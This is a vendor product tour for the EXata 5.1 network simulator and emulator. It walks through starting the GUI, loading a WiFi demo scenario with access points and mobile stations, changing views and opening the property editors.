EXata 5.1
Product Tour

August 2013

SCALABLE Network Technologies, Inc.

600 Corporate Pointe, Suite 1200
Culver City, CA 90230

+1.310.338.3318 TEL
+1.310.338.7213 FAX

SCALABLE-NETWORKS.COM

Copyright Information

SCALABLE Network Technologies, Inc.

600 Corporate Pointe, Suit 1200

Culver City, CA 90230

+1.310.338.3318 TEL
+1.310.338.7213 FAX

SCALABLE-NETWORKS.COM

Table of Contents

1 Introduction

The purpose of this product tour is to introduce some of the main features and capabilities of EXata.

This product tour is organized as follows:

- Chapter 2 demonstrates the modeling and analytical capabilities of EXata in simulation mode by walking through a pre-defined scenario. We will do the following:
  - Start EXata GUI and open a WiFi scenario that has already been created.
  - Explore the components and properties of the scenario.
  - Run and visualize the scenario and observe its runtime behavior.
  - Analyze the results obtained by running the simulation.
- Chapter 3 describes how to create network scenarios in EXata. We walk through the steps of creating a scenario that is similar to the WiFi scenario used in Chapter 2.
- Chapter 4 describes how to set up an emulation testbed and run an emulation. We use the same scenario as in Chapter 2 in this demonstration.
- Chapter 5 describes how to launch a cyber attack in an emulation environment and observe the effects of the attack on the underlying network. We use the same testbed as in Chapter 4 in this demonstration.
- Appendix A describes an advanced Cyber Warfare demo which demonstrates how to launch various types of cyber attacks and how to implement counter-measures to guard against such attacks.

Note: The Cyber Model Library must be enabled by your license in order to run the cyber attack demo described in Chapter 5 and the advanced Cyber Warfare demo described in Appendix A.

This tour assumes that EXata 5.1 has been installed at the default location.

- For Windows systems, the default installation directory is C:/scalable/exata/5.1.
- For Linux systems, the default installation directory is ~/scalable/exata/5.1.

Notes:

1. Refer to *EXata Installation Guide* for help with installing EXata.
2. Refer to *EXata User’s Guide* for detailed instructions for using EXata.
3. For technical help on EXata, contact EXata Support at support@scalable-networks.com or visit our Support website at support.scalable-networks.com.

2 Simulation Demo


2.1 Opening a Scenario in EXata GUI

This section shows how to start the EXata GUI, describes the GUI components, and then shows how to open a scenario.

Starting GUI on Windows

To start the EXata GUI on a Windows system, do one of the following:

- Double-click the following icon on the desktop (this option is available only if you chose to install desktop shortcuts during installation):



OR


- Open a command window and type the following commands:

```
cd %EXATA_HOME%\bin
EXataGUI.exe
```

Starting GUI on Linux

To start the EXata GUI on a Linux system, do one of the following:

- Double-click the following icon on the desktop (this option is available only if you installed EXata using the installer's GUI and chose to install desktop shortcuts):



OR

- Open a command window and type the following commands:


```
cd $EXATA_HOME/bin
./EXataGUI
```

EXata GUI Components

The EXata GUI has four components: Architect, Analyzer, Packet Tracer, and File Editor (see the Components Toolbar below).

- **Architect** is used for creating scenarios (in *Design* mode) and running simulations (in *Visualize* mode).
- **Analyzer** is used for analyzing simulation results.
- **Packet Tracer** is used for analyzing packet traces obtained by running simulations.
- **File Editor** is used for editing text files.

When you start the EXata GUI, by default it opens in the Design mode of Architect. Figure 2-1 shows the that window is displayed when the EXata GUI starts.



X: 2159.74 Y: 28.95 Z: 0.00

FIGURE 2-1. EXata GUI: Initial Display

Loading the Demo Scenario

For this example, we will load the WiFi Demo scenario.

1. To load the demo scenario, go to the **File** menu and select **Open File**.





FIGURE 2-2. Open File from File Menu

A file selector window opens.

- On Windows, navigate to the folder C:/scalable/exata/5.1/scenarios/demo/WiFiDemo.
- On Linux navigate to the folder ~/scalable/exata/5.1/scenarios/demo/WiFiDemo.

2. Select **WiFiDemo.config** and click **Open**.



Name	Date modified	Type
urban	4/9/2013 2:51 PM	File folder
WiFiDemo.config	6/28/2013 7:07 AM	XML Configuration File

File name: WiFiDemo.config

Config File (*.config)

FIGURE 2-3. Select Demo Scenario File

The following WiFi demo is displayed on the canvas (main work area) of the EXata GUI:




FIGURE 2-4. WiFi Demo

2.2 Scenario Description

The demo scenario is a simple WiFi scenario:

- There are two WiFi access points and four WiFi mobile stations.
- The two access points are connected via a simple wired network. Each access point is connected to a router via a wired point-to-point link. The two routers are in turn connected via an Ethernet hub.
- A simple urban terrain with two buildings and one park is used.
- Mobile station node 1 is the source of a UDP flow sending packets to another mobile station, node 3.

During the simulation, node 1 moves around in the field from the coverage area of one access point to that of the other. As node 1 moves, it switches association between the two access points.










FIGURE 2-5. Scenario Details (X-Y View)

The scenario components shown in Figure 2-5 are described next.

Icons and Links

In the scenario, the icons and lines represent the following:

Icons and Links	Description
	Nodes (communication devices). Note that the number inside the square brackets is the node ID (i.e., [3], [5], [7]). represents a mobile station. represents an access point. represents a router.
	A solid blue line represents a wired link, such as a cable.
	The cloud icon represents a wireless subnet and the dashed lines connecting nodes to the cloud indicate that the nodes are part of the wireless subnet. All nodes connected to a cloud icon belong to the same IP subnet and can communicate by means of radios.

Icons and Links	Description
	The hub icon represents a wired Ethernet subnet. Nodes connected to a wired subnet can communicate with each other directly.
	Red flags indicate the path that a mobile station takes during the simulation (in this case, for mobile station 1).
	The green arrow represents a unicast traffic session between two nodes (in this case, between mobile stations 1 and 2), and the CBR label indicates the type of traffic session.

Terrain

The grey rectangles in Figure 2-5 represent buildings. (By default, the scenario opens in X-Y view and buildings appear as rectangles when viewed from the top.) Similarly, the green rectangle represents a park. See Figure 2-7 to view the terrain in 3D view.

2.3 Navigating within the Scenario

The scenario opens in 2D (X-Y plane) view by default.

To change the to 3D view, do the following:

- Select **3D View** from the drop down list in the **View** toolbar.




FIGURE 2-6. Switch to 3D View

The scenario view changes to the following:




FIGURE 2-7. Scenario in 3D View

Use the navigation buttons described below to zoom in and out, rotate, and pan. (These buttons are located in the **View** toolbar.)

To zoom out: Click the 🔍 button. The cursor changes to ⇳. Click on the canvas and drag the mouse down.

To zoom in: Click the 🔍 button. The cursor changes to ⇳. Click on the canvas and drag the mouse up.

To pan: Click the ✋ button. The cursor changes to ✥. Click on the canvas and use the cursor with the left mouse button pressed to pan through the scenario.

To rotate: Click the ⊕ button. The cursor changes to ↻. Click on the canvas and use the cursor with the left mouse button pressed to change the angle of view.

Use these buttons to explore the scenario topology. Locate all four mobile stations in the scenario. (Nodes 2 and 4 are hidden by the buildings in the default view.)

Changing Scenario View

The following is the display after zooming in on the left building and changing the angle of view:




FIGURE 2-8. Zoom View

You can restore the original 3D view by clicking the Reset View button in the **View** Toolbar at any time.

To continue with the tour, change the view back to the X-Y view.




FIGURE 2-9. Switch to X-Y View

2.4 Scenario Configuration

General parameters for the simulation and for the different components are configured in various Properties Editors.

In this part of the tour, we will show where some of these properties are set. (We will not modify any properties here.)

Note: If you prefer, you can skip this section and go directly to Section 2.5 to run the scenario. You can return to this section later if you want to explore how simulation parameters are set.

General Simulation Parameters

General simulation parameters, such as simulation time, and scenario-wide properties, such as channel frequencies and terrain properties, are set in the Scenario Properties Editor.

To open the Scenario Properties Editor, do one of the following:

- Click the **Scenario Properties** button in the Toolset panel.




FIGURE 2-10. Scenario Properties Button and Standard Toolset

OR

- Select **Scenario Properties** from the **Tools** menu.





FIGURE 2-11. Open Scenario Properties Editor from Tools Menu

This opens the Scenario Properties Editor shown below.



General Settings

Property	Value
Experiment Name	WiFiDemo
Experiment Comment	NONE
Simulation Time	320 seconds
Seed	1
Scenario Background Image File	[Optional]
Disable Modifications to Scenario	NO

FIGURE 2-12. Scenario Properties Editor

General Properties

Properties are organized under different tabs. The left panel of the **General** tab lists several property groups. Selecting a group in the left panel displays the properties in that group in the right panel along with their values. In the above figure, the **General Settings** group in the **General** tab has been selected. One of the properties in this group is **Simulation Time**, which has been set to *320 seconds*, indicating that the simulation will run for 320 seconds.

Open the other tabs of the Scenario Properties Editor to get an idea of the types of properties set here.

Node Properties

Properties specific to a node (i.e., a communicating device, such as an access point, mobile station or router) are configured in the Default Device Properties Editor. A node’s characteristics (including the icon to represent the node on the canvas) are determined by the values assigned to the properties in the Default Device Properties Editor for that node.

You can open the Default Device Properties Editor for a node from the **Table View** panel or from the canvas.

- To open the Default Device Properties Editor for node 7 (which is configured to be an access point), from the **Table View** panel, do the following:

1. Click on the **Table View** button at the bottom of the display.





FIGURE 2-13. Table View Button

This opens the **Table View** panel. All components in the scenario are listed in this panel under different tabs. All nodes in the scenario are listed in the **Nodes** tab. Note that a name is assigned to each node.

